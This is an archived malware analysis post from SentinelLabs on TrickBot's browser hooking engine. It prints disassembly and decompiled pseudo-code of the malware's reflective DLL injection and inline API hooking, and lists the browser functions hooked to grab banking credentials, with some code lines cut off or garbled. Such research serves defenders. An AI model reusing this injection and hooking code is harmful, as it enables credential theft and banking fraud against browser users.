

# How TrickBot Malware Hooking Engine Targets Windows 10 Browsers - SentinelLabs


By Vitali Kremez


Published: 2019-10-24 · Archived: 2026-04-05 21:10:12 UTC

*Vitali Kremez revealing how TrickBot's hooking engine targets Chrome, Firefox, Explorer and Edge in Windows 10.*

## What is TrickBot Malware? Background & Summary

[TrickBot banking malware](#) remains one of the more interesting and continually developing malware on the financial crimeware landscape. It employs multiple means and methods to exploit compromised machines of interest. The focus of this post is to cover in-depth some of its Windows 10 Microsoft Edge and other browser hooking engine functionality. We will focus on the internals, and how TrickBot leverages these browsers to set up hooks for API calls of interest. The ultimate goal of the malware browser hooking is predominantly to intercept online banking credentials before they become SSL encrypted. The [stolen credentials](#) can subsequently be used for account takeover (ATO) fraud.






Since [Windows 10](#) came with a new browser, “Microsoft Edge”, TrickBot operators needed their banking malware to operate on that software. To implement form-grabbing and web injections in the Windows 10 Edge browser, TrickBot’s rogue `rtlbroker` hooks the `microsoftedgecp.exe` process. Normally, `runtimebroker.exe` is the parent process of the Microsoft Edge browser on Windows 10 machines.

### TrickBot Browser Process Injection Technique “Reflective Loader”

In order to hook browser functions, TrickBot malware injects the payload into the browser of choice via the so-called “ReflectiveLoader” methodology.

The TrickBot process injection function targets four browsers from Microsoft Edge to Google Chrome and one Microsoft Edge related process.



TrickBot injects the malware targeting the following processes:

- chrome.exe
- iexplore.exe
- firefox.exe
- microsoftedgecp.exe
- runtimebroker.exe

The malware also “relaxes”<sup>osd</sup> browser security and write changes files locally before injection occurs.

```

.text:10006117 call ds:GetLastError
.text:10006117 push eax
.text:10006118 push offset aDllAndTargetPr ; "DLL and target process must be same arc"...
.text:1000611D push offset aS_Error0_5 ; "[-] %s. Error=%d\r\n"
.text:10006122 call func_output
.text:10006127 add esp, 0Ch
.text:1000612A jmp loc_10006314
;-----
.text:1000612F ;
.text:1000612F loc_1000612F: call sub_10005A00 ; CODE XREF: inject+15F1j
.text:1000612F mov [ebp+hLibModule], eax
.text:10006134 test eax, eax
.text:10006137 jnz short loc_10006159
.text:1000613B call ds:GetLastError
.text:10006141 push eax
.text:10006142 push offset aCouldNotGetRef ; "Could not get reflective loader of offset"...
.text:10006147 push offset aS_Error0_6 ; "[-] %s. Error=%d\r\n"
;-----
.text:10006159 loc_10006159: push 40h ; Code Addr: inject+1671j
.text:10006159 push 3000h ; flProtect
.text:10006160 push 0F4C00h ; flAllocationType
.text:10006165 push 0 ; dwSize
.text:10006167 push esi ; lpAddress
.text:10006167 push hProcess
.text:10006168 call ds:VirtualAllocEx
.text:1000616E mov [ebp+lpBaseAddress], eax
.text:10006174 test eax, eax
.text:10006176 jz loc_10006314
;-----
.text:10006176 push eax ; arglist
.text:1000617C push offset aAllocatedMemor ; "Allocated memory address in remote proc"...
.text:10006182 call func_output
.text:10006187 add esp, 8
.text:1000618A push 0 ; lpNumberOfBytesWritten
.text:1000618C push 0F4C00h ; nSize
.text:10006191 push offset duord_1001F290 ; lpBuffer
.text:10006196 push [ebp+lpBaseAddress] ; lpBaseAddress
.text:1000619C push esi ; hProcess
.text:1000619D call ds:WriteProcessMemory
;-----
.text:10006208 jz loc_10006314
.text:10006208 push 0 ; lpNumberOfBytesWritten
.text:1000620A push eax ; nSize
.text:1000620B lea eax, [ebp+Buffer]
.text:1000620E push eax ; lpBuffer
.text:1000620F push esi ; lpBaseAddress
.text:10006210 mov esi, [ebp+hProcess]
.text:10006216 push esi ; hProcess
.text:10006217 call ds:WriteProcessMemory
.text:1000621D test eax, eax
.text:1000621F jz loc_10006314
.text:10006225 mov edi, [ebp+hLibModule]
;-----
.text:10006228 push edi ; arglist
.text:10006229 push offset aWroteShellcode ; "Wrote shellcode to 0x%x\r\n"
.text:1000622E call func_output

```


**2019-10-23: TrickBot Banking Malware Injection Browser Target**

TrickBot’s reflective injection works as follows:

- Open target process and allocate memory address in remote process via `VirtualAllocEx`
- Copy function `WriteProcessMemory` into the allocated memory space
- Copy shellcode `WriteProcessMemory` into the allocated memory space
- Call `FlushInstructionCache` API to make sure our changes are written right away
- Call inject `RemoteThread` function call
- Call `ResumeThread`
- Else, call undocumented API function `RtlCreateUserThread` to start execution in the remote process, using the offset address of the reflective loader function as the entry point.

### TrickBot Malware Hooking Engine

When the TrickBot banker hooks the API function, it enters the new hooked one and checks to make sure the process is `microsofledgedcp.exe` while passing control to the original one when the hooked function concludes.



The basic TrickBot banking API hooking template is as follows:

```
"CreateHook_API" Function Template ->

{ int CreateHook_API(LPCSTR DLL_name, int original_function_name,

    int myHook_function,    int address_of_original_function) }
```

By and large, TrickBot hooking engine works via overwriting the basic API with the redirect functions with the [0xe9 opcode](#), which is the call for a jump with 32-bit relative offset. TrickBot uses a trampoline function and the write hook call with the `VirtualProtectEx` API to make sure that the function has the `0x40` (`PAGE_EXECUTE_READWRITE`) property. Additionally, it attempts to conceal detection of this hooking technique via prepending NOP and/or RETN.

The exact TrickBot hook pseudo-code is as follows:

```
signed int __cdecl TrickBot_Hook_Install(int myHook_function, int *function_address)
{
    char *original_function;
    char *current_func_id_thread;
    int v5;
    char jump_len;
    signed int result;
    SIZE_T v8;
    void *trampoline_lpvoid;
    int v10;
    int v11;
    unsigned __int8 jmp_32_bit_relative_offset_opcode;
    int relative_offset;
    DWORD fl0ldProtect;
    original_function = func_name;
    current_func_id_thread = func_name + 0x24;
    iter_func(func_name + 0x24, 0x90, 0x23);
    if ( function_address )
        jump_len = walker_byte_0*( _BYTE **)(original_function + 1), (int)current_func_id_th
    else
        jump_len = 5;

    original_function[5] = jump_len;

    if ( !jump_len )
        goto LABEL_12;
        write_hook_iter((int)(original_function + 6), *( _BYTE **)(original_function + 1), (u

    if ( function_address )
        *function_address = (int)current_func_id_thread;

    relative_offset = myHook_function - *( _DWORD **)(original_function + 1) - 5;
    v8 = (unsigned __int8)original_function[5];
    trampoline_lpvoid = *(void **)(original_function + 1);
    jmp_32_bit_relative_offset_opcode = 0xE9u;

    if ( VirtualProtectEx((HANDLE)0xFFFFFFFF, trampoline_lpvoid, v8, 0x40u, &fl0ldProtect) )
    {
        v10 = *( _DWORD **)(original_function + 1);
        v11 = (unsigned __int8)original_function[5] - ( _DWORD )original_function - 0x47;
        original_function[66] = 0xE9u;
        *( _DWORD **)(original_function + 0x43) = v10 + v11;
        write_hook_iter(v10, &jmp_32_bit_relative_offset_opcode, 5);
    }
}
```

```
VirtualProtectEx(  
    (HANDLE)0xFFFFFFFF,  
    *(LPVOID*)(original_function + 1),  
    (unsigned __int8)original_function[5],  
    flOldProtect,  
    &flOldProtect);  
  
result = 1;
```

For instance, TrickBot malware sets up its own custom `myCreateProcessA` function prototype after the hook on `CreateProcessA`. The idea is to catch any instance of `microsoftedgecp.exe` execution to intercept it for subsequent injection. This function ultimately returns the flow back to `CreateProcessA` after intercepting and collecting necessary process execution information.

```
.text:10001006 mov ecx, offset unk_10013E98 |  
.text:10001008 push edi  
.text:1000100C inc eax  
.text:1000100D lock xadd [ecx], eax  
.text:10001011 push 0Ah ; dwMilli  
.text:10001013 push hMutex ; hHandle  
.text:10001019 call ds:WaitForSingleObject  
.text:1000101F push hMutex ; hMutex  
.text:10001025 mov esi, eax  
.text:10001027 call ds:ReleaseMutex  
.text:1000102D mov edi, [ebp+lpFirst]  
.text:10001030 test esi, esi  
.text:10001032 mov esi, [ebp+arg_4]  
.text:10001035 jnz short loc_10001092  
.text:10001037 test edi, edi  
.text:10001039 jz short loc_1000104B  
.text:1000103B push offset Srch ; "microsoftedgecp.exe"  
.text:10001040 push edi ; lpFirst  
.text:10001041 call ds:StrStrIA  
.text:10001047 test eax, eax  
.text:10001049 jnz short loc_1000105F  
.text:1000104B loc_1000104B: test esi, esi ; CODE XREF: TB_CreateProcessA+391j  
.text:1000104D iz short loc_10001092  
.text:1000104F push offset Srch ; "microsoftedgecp.exe"  
.text:10001054 push edi ; lpFirst  
.text:10001055 call ds:StrStrIA  
.text:1000105B test eax, eax  
.text:1000105D jz short loc_10001092  
.text:1000105F loc_1000105F: push [ebp+arg_24] ; CODE XREF: TB_CreateProcessA+491j  
.text:10001061 mov eax, [ebp+arg_14]  
.text:10001065 push [ebp+arg_20] ; _DWORD  
.text:10001068 and eax, 0FFFFFFBh  
.text:1000106B push [ebp+arg_1C] ; _DWORD  
.text:1000106E push [ebp+arg_18] ; _DWORD  
.text:10001071 push eax ; _DWORD  
.text:10001072 push [ebp+arg_10] ; _DWORD  
.text:10001075 push [ebp+arg_C] ; _DWORD  
.text:10001078 push [ebp+arg_8] ; _DWORD  
.text:1000107B push esi ; _DWORD  
.text:1000107C push edi ; _DWORD  
.text:1000107D call address of original CreateProcessA  
.text:10001083 push 3000 ; dwMilliSeconds  
.text:10001088 mov esi, eax  
.text:1000108A call ds:Sleep
```

2019-10-23: TrickBot Banking Malware | myCreateProcessA Hook Function

The following four API calls being hooked are in the child Microsoft Edge via rogue `rtlbroker.dll`, allowing TrickBot operators to intercept and manipulate Microsoft Edge calls:

- CreateProcess
- CreateProcessW
- CreateProcessAsUserA
- CreateProcessAsUserW

TrickBot hooks Internet Explorer and Microsoft Edge in `wininet.dll` library API calls:

- `HttpSendRequestA`
- `HttpSendRequestW`
- `HttpSendRequestExA`
- `HttpSendRequestExW`
- `InternetCloseHandle`
- `InternetReadFile`
- `InternetReadFileExA`
- `InternetQueryDataAvailable`
- `HttpQueryInfoA`
- `InternetWriteFile`
- `HttpEndRequestA`
- `HttpEndRequestW`
- `InternetQueryOptionA`
- `InternetQueryOptionW`
- `InternetSetOptionA`
- `InternetSetOptionW`
- `HttpOpenRequestA`
- `HttpOpenRequestW`
- `InternetConnectA`
- `InternetConnectW`

The malware hooks Mozilla Firefox Browser in `nspr4.dll` library API calls:

- `PR_OpenTCPSocket`
- `PR_Connect`
- `PR_Close`
- `PR_Write`
- `PR_Read`

It hooks Chrome in `chrome.dll` library API calls:

- `ssl_read`
- `ssl_write`

## Reference

<code>injectDll32.dll</code>	C546D40D411D0F0BB7A1C9986878F231342CDF8B
<code>rtlbrokerDll.dll</code>	0785D0C5600D9C096B75CC4465BE79D456F60594
<code>testnewinj32Dll.dll</code>	D5F98BFF5E33A86B213E05344BD402350FC5F7CD

Source: <https://labs.sentinelone.com/how-trickbot-hooking-engine-targets-windows-10-browsers/>